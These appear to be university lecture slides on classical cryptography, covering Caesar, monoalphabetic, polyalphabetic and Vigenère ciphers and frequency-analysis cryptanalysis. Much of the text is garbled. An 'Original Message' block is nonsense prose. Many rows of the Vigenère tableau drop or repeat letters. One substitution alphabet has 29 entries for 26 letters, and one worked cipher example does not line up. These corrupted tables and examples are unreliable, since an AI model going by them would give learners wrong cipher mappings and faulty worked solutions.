

COMP 3355

Classical Cryptography

K.P. Chow
University of Hong Kong

Security Services = Basic Computer Security Concepts (CIA)

- Confidentiality: prevention of unauthorized disclosure of information
- Integrity: prevention of unauthorized modification of information
- Availability: prevention of unauthorized withholding of information or resources
- Authenticity: able to verify the origin of data
- Accountability: audit information must be selectively kept and protected so that actions affecting security can be traced to the responsible party

Cryptography

Access Control

Types of Encryptions




- Symmetric key encryption
 - Encryption and decryption using the same key
 - E.g. AES, 3DES, RC4
- Public key encryption
 - Encryption and decryption using different key
 - E.g. RSA



Let's look at encryption!

- Process of transforming information to make it unreadable to anyone except those possessing the key
- “Encrypted data”
fbehu vsdfh fulph lvhdv b

Shift 3 positions




cyber space crime iseas y

The encryption algorithm is called
Caesar Cipher and the **key is 3**

Encryption/ Decryption

Original
Message



Encrypted
Message

```
EMUFPHZLRFAXYUSDJKZLDKRNSHGNFIVJ  
YQTGXQGBQVYUVLLTREVJYQTMKYRDMD  
VWHTKQHJWZPQWETZYQWHRKQEGFOINGE  
GGWHKKD  
TIMVMZJAN  
QZGZLECGYUXUEENJTBLBQORTBHDFFHRR  
HDDDUVH7DWKBEPFWNTDFIYCU2ZERE  
EVLDKFEZM0QJILTTUGSYGPFUEUNLAVIDX  
FLGQNTKQHJWZPQWETZYQWHRKQEGFOINGE  
FQHQJGUJECNUVWJIMOCIGUJMUNEDFQ  
ELZZVRGRKFVVOEXBDMVPNFGXEZLGHE  
DNQMPNPGZLFLPMRJYALMGNUVFDXVKP  
DNGQHJWZPQWETZYQWHRKQEGFOINGE  
ENDVABHORCHTNREYUL  
GHTNREYUL  
HTNREYUL  
WMTSBDIT  
TFOLSEDITWENHAIQOTVEYQHEENGATANG  
EIFTBRSPAMHREWEWATAMATEGYERHLB  
TEEOFASFIOTUETUAEOTOARMAERHTNITI  
BSEDDNIAAHFTMSTEWPTRROAIGHIEWFB
```

Encryption
Algorithm

Symmetric Key Cryptographic System

Original
Message

Our knowledge in the
Charting - We're here
have had to gain a
lot of time for these and
the best part about it is
that we have a lot of
information available.
The things, the air and the
many other things are
very good for the charting.
Having some charting is really
good to do. If any place
a good place to the charting
is to start above.



Decryption
Algorithm


Encrypted message
sent over Internet

```
EMUFPHZLRFAXYUSDJKZLDKRNSHGNFIVJ  
YQTGXQGBQVYUVLLTREVJYQTMKYRDMD  
VWHTKQHJWZPQWETZYQWHRKQEGFOINGE  
GGWHKKD  
TIMVMZJAN  
QZGZLECGYUXUEENJTBLBQORTBHDFFHRR  
HDDDUVH7DWKBEPFWNTDFIYCU2ZERE  
EVLDKFEZM0QJILTTUGSYGPFUEUNLAVIDX  
FLGQNTKQHJWZPQWETZYQWHRKQEGFOINGE  
FQHQJGUJECNUVWJIMOCIGUJMUNEDFQ  
ELZZVRGRKFVVOEXBDMVPNFGXEZLGHE  
DNQMPNPGZLFLPMRJYALMGNUVFDXVKP  
DNGQHJWZPQWETZYQWHRKQEGFOINGE  
ENDVABHORCHTNREYUL  
GHTNREYUL  
HTNREYUL  
WMTSBDIT  
TFOLSEDITWENHAIQOTVEYQHEENGATANG  
EIFTBRSPAMHREWEWATAMATEGYERHLB  
TEEOFASFIOTUETUAEOTOARMAERHTNITI  
BSEDDNIAAHFTMSTEWPTRROAIGHIEWFB
```

Encrypted
message arrives
destination

How many keys in symmetric
key cryptographic system?


Public Key Encryption: Everyone has 2 keys




Encryption Algorithms



Single Key (symmetric key) Cryptosystem




Two Key (public key) Cryptosystem



Terminology

- Encryption is a process of encoding a message so that the meaning of the message is not obvious
- Decryption is the processing of transforming an encrypted message back into its normal form
- Plaintext: the original form of a message
- Ciphertext: the encrypted form of a message
- Cryptography means hidden meaning, the practice of using encryption to conceal text
- Cryptanalysis studies encryption and encrypted messages, with the goal of finding the hidden meanings of the messages
- Cryptology is the research into and study of encryption and decryption; it includes both cryptography and cryptanalysis



Symmetric key cryptography
can protect your data

Symmetric key cryptography
is based on simple operations

Representation of Characters

- To simplify the study, we will assume encryption of messages written in standard English alphabet: A ... Z
- We shall write plaintext in uppercase letters and ciphertext in lowercase letters
- Most encryption algorithms are mathematical in nature, we shall use the following numeric encoding of each letter:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
R	S	T	U	V	W	X	Y	Z								
17	18	19	20	21	22	23	24	25								

- Arithmetic on letters: addition and subtraction on letters will be performed on the corresponding code number, e.g. A + 3 = D
- Modular arithmetic: $A + B \text{ mod } n$, if the result of $A + B > n$, it will be reduced by n as many times as necessary to bring it back into the range $0 \leq \text{result} < n$, e.g. Y + 3 = B mod 26

Caesar Cipher (1)

wklv phvvdjh lv qrw wr̄ kdug wr euhdn

- The message is enciphered with a 27-symbol alphabet (A-Z) and the blank, the blank is translated to itself
- Attack:
 - 2-letter words: am, is, to be, he, we, ...
 - 3-letter words: and, are, you, she, ...
 - **3-letter words with repeated character (wrr): see, too, add, odd, off**
 - the first 2 characters also form a word: se, to, ad, od, of, try ‘to’ and ‘be’ first

wklv phvvdjh lv qrw wr̄ kdug wr euhdn

T--- ----- -- -OT TOO ---- TO ----- (1)

B--- ----- -- -EB BEE ---- BE ----- (2)

Caesar Cipher (2)

- Caesar cipher: each letter is translated to the letter a fixed number of letters after it in the alphabet
- The “real” Caesar cipher by Julius Caesar used a shift of 3:
 - $c = E(p) = p + 3$

A B C D E F G H I J K L N . . . W X Y Z

d e f g h i j k l m n o p . . . z a b c

wklv phvvdjh lv qrw wr̄ kdug wr̄ euhdn

T-IS ----- IS -OT TOO ---- TO -----

3 33 33 33 333 33

- The message is using the “real” Caesar cipher

THIS MESSAGE IS NOT TOO HARD TO BREAK

Monoalphabetic Substitutions

- Monoalphabetic substitution: the alphabet is scrambled, and each plaintext letter maps to a unique ciphertext letter
- A permutation is a reordering of the elements of a series, e.g.
 - $\pi_1 = 1, 3, 5, 7, 9, 10, 8, 6, 4, 2$
 - $\pi_2 = 10, 9, 8, 7, 6, 5, 4, 3, 2, 1$
- A permutation can be a function, e.g.
 - $\pi_3(i) = 25 - i$, e.g. $\pi_3(A) = z$
 - $\pi_4(i) = (3 * i) \bmod 26$, e.g. $\pi_4(A) = a$

ABCDEFGHIJKLMNOPQRSTUVWXYZ
adgjmpsvybehknqtwzcfilorux
- Some permutations cannot be represented as simple equation,

ABCDEFGHIJKLMNOPQRSTUVWXYZ
keyabcdefghijklmnopqrstuvwxyz

Cryptanalysis of Monoalphabetic Ciphers (1)

- In English, some letters are used more frequently than others, e.g. letters E, T and A occur far more frequently than J, Q, Z
- Consider the following ciphertext

hqfubswlrq lv d phdqv ri dwwdlqlqj vhfxuh frpsxwdwlrq
ryhu lqvhfpxuh fkdqghov
eb xvlqj hqfubswlrq zh glvjxlvh wkh phvvdjh vr wkdw
hyhq li wkh wudqvpplvvrlrq lv glyhuwhg
wkh phvvdjh zloo qrw eh uhyhdohg

Cryptanalysis of Monoalphabetic Ciphers (2)

Letter	Message
a	0
b	3
c	0
d	11
e	2
f	6
g	4
h	26
i	2
j	5
k	5
l	16
m	0

Letter	Message
n	0
o	4
p	5
q	16
r	9
s	3
t	0
u	8
v	17
w	14
x	5
y	4
z	2
Total	167

Cryptanalysis of Monoalphabetic Ciphers (3)


Letter	%	Msg	Msg %
a	8.56	0	0.00
b	1.39	3	1.8
c	2.79	0	0
d	3.78	11	6.59
e	13.04	2	1.2
f	2.89	6	3.59
g	1.99	4	2.4
h	5.28	26	15.57
i	6.27	2	1.2
j	0.13	5	2.99
k	0.42	5	2.99
l	3.39	16	9.58
m	2.49	0	0

Letter	%	Msg	Msg %
n	7.07	0	0.00
o	7.97	4	2.40
p	1.99	5	2.99
q	0.12	16	9.58
r	6.77	9	5.39
s	6.07	3	1.80
t	10.45	0	0.00
u	2.49	8	4.79
v	0.92	17	10.18
w	1.49	14	8.38
x	0.17	5	2.99
y	1.99	4	2.40
z	0.08	2	1.20
Total	100%	167	100%

Cryptanalysis of Monoalphabetic Ciphers (4)

- Referring to the frequency distribution, any idea?

Weakness of monoalphabetic ciphers: the frequency distribution reflects the distribution of the underlying alphabet



Polyalphabetic Substitution Ciphers

- Weakness of monoalphabetic ciphers: the frequency distribution reflects the distribution of the underlying alphabet
- A cipher that is more cryptographically secure would display a rather flat distribution, which gives no information to a cryptanalyst
- How to flatten the distribution?
- Combine distributions that are high with ones that are low
 - E.g. T is sometimes enciphered as a and sometimes as b, X is also sometimes enciphered as a and sometimes as b, the high frequency of T mixes with the low frequency of X will produce a more moderate distribution for a and b

Polyalphabetic Substitution Ciphers

- Consider the following 2 tables:

- Table for **odd** positions ($3*a \bmod 26$):

ABCDEFGHIJKLMNOPQRSTUVWXYZ

adgjmpsvybehknqtwzcfilorux

- Table for **even** positions ($(5*a)+13 \bmod 26$):

ABCDEFGHIJKLMNOPQRSTUVWXYZ

nsxchmrwbglqvafkpuzejotydi

- E.g.

TREAT YIMPO SSIBL E

fumnf dyvtf czys h

— S becomes c,z, E becomes m, h

— Both T's are enciphered as f in the message

- In the above 2 tables, A are enciphered as either 'a' or 'n', both 'a' and 'n' are high frequency letters

Vigenere Cipher

- Extend the number of permutations to 26, i.e. a plaintext letter can be enciphered as any ciphertext letter. **Need to maintain 26 mappings! HOW?**
- A Vigenere tableau is a collection of 26 permutations: written as a 26x26 matrix, with all 26 letters in each row and each column
- Which permutation to be used to encipher the current character?
 - Use a key (keyword): letters in the key will be used to select a particular permutation (e.g. juliet)
 - E.g. BUT SOFT, WHAT LIGHT THROUGH YONDER WINDOW BREAKS
julie tjuli etjul ietju lietj uliet julie tjuli e
BUTSO FTWHA TLIGH TTHRO UGHYO NDERW INDOW BREAK S

koeas ycqsi . . .

TABLE 2.5 VIGENÈRE TABLEAU

	0	1	2
	01234567890123456789012345		
	abcdefghijklmnopqrstuvwxyz		
A	abcdefghijklmnopqrstuvwxyz	0	
B	bcdefghijklmnopqrstuvwxyz	1	
C	cdefghijklmnopqrstuvwxyzab	2	
D	defghijklmnopqrstuvwxyzabc	3	
E	efghijklmnopqrstuvwxyzabcd	4	
F	fghijklmnopqrstuvwxyzabcde	5	
G	ghijklmnopqrstuvwxyzabcdef	6	
H	hijklmnopqrstuvwxyzabcdefg	7	
I	ijklmnopqrstuvwxyzabcdefgh	8	
J	klmnopqrstuvwxyzabcdefghi	9	
K	lmnopqrstuvwxyzabcdefhij	10	
L	mnopqrstuvwxyzabcdefhijk	11	
M	nopqrstuvwxyzabcdefhijkl	12	
N	opqrstuvwxyzabcdefhijklm	13	
O	opqrstuvwxyzabcdefhijklmo	14	
P	pqrstuvwxyzabcdefhijklmop	15	
Q	qrstuvwxyzabcdefhijklmnp	16	
R	rstuvwxyzabcdefhijklmnpq	17	
S	stuvwxyzabcdefhijklmnpqr	18	
T	tuvwxyzabcdefhijklmnpqrss	19	
U	uvwxyzabcdefhijklmnpqrst	20	
V	vwxyzabcdefhijklmnpqrstu	21	
W	wxyzabcdefhijklmnpqrstuv	22	
X	xyzabcdefhijklmnpqrstuvw	23	
Y	yzabcdefhijklmnpqrstuvwxy	24	
Z	zabcdefhijklmnpqrstuvwxy	25	

julie
BUTSO
koeas

	abcdefghijklmnopqrstuvwxyz	
A	abcdefghijklmnopqrstuvwxyz	0
B	bcdefghijklmnopqrstuvwxyz	1
C	cdefghijklmnopqrstuvwxyzab	2
D	defghijklmnopqrstuvwxyzabc	3
E	eijklmnopqrstuvwxyzabcd	4
F	fghijklmnopqrstuvwxyzabcde	5
G	ghijklmnopqrstuvwxyzabcdef	6
H	hijklmnopqrstuvwxyzabcdefg	7
I	ijklmnopqrstuvwxyzabcdefgh	8
J	klmnopqrstuvwxyzabcdefghi	9
K	lmnopqrstuvwxyzabcdefhij	10
L	mnopqrstuvwxyzabcdefhijk	11
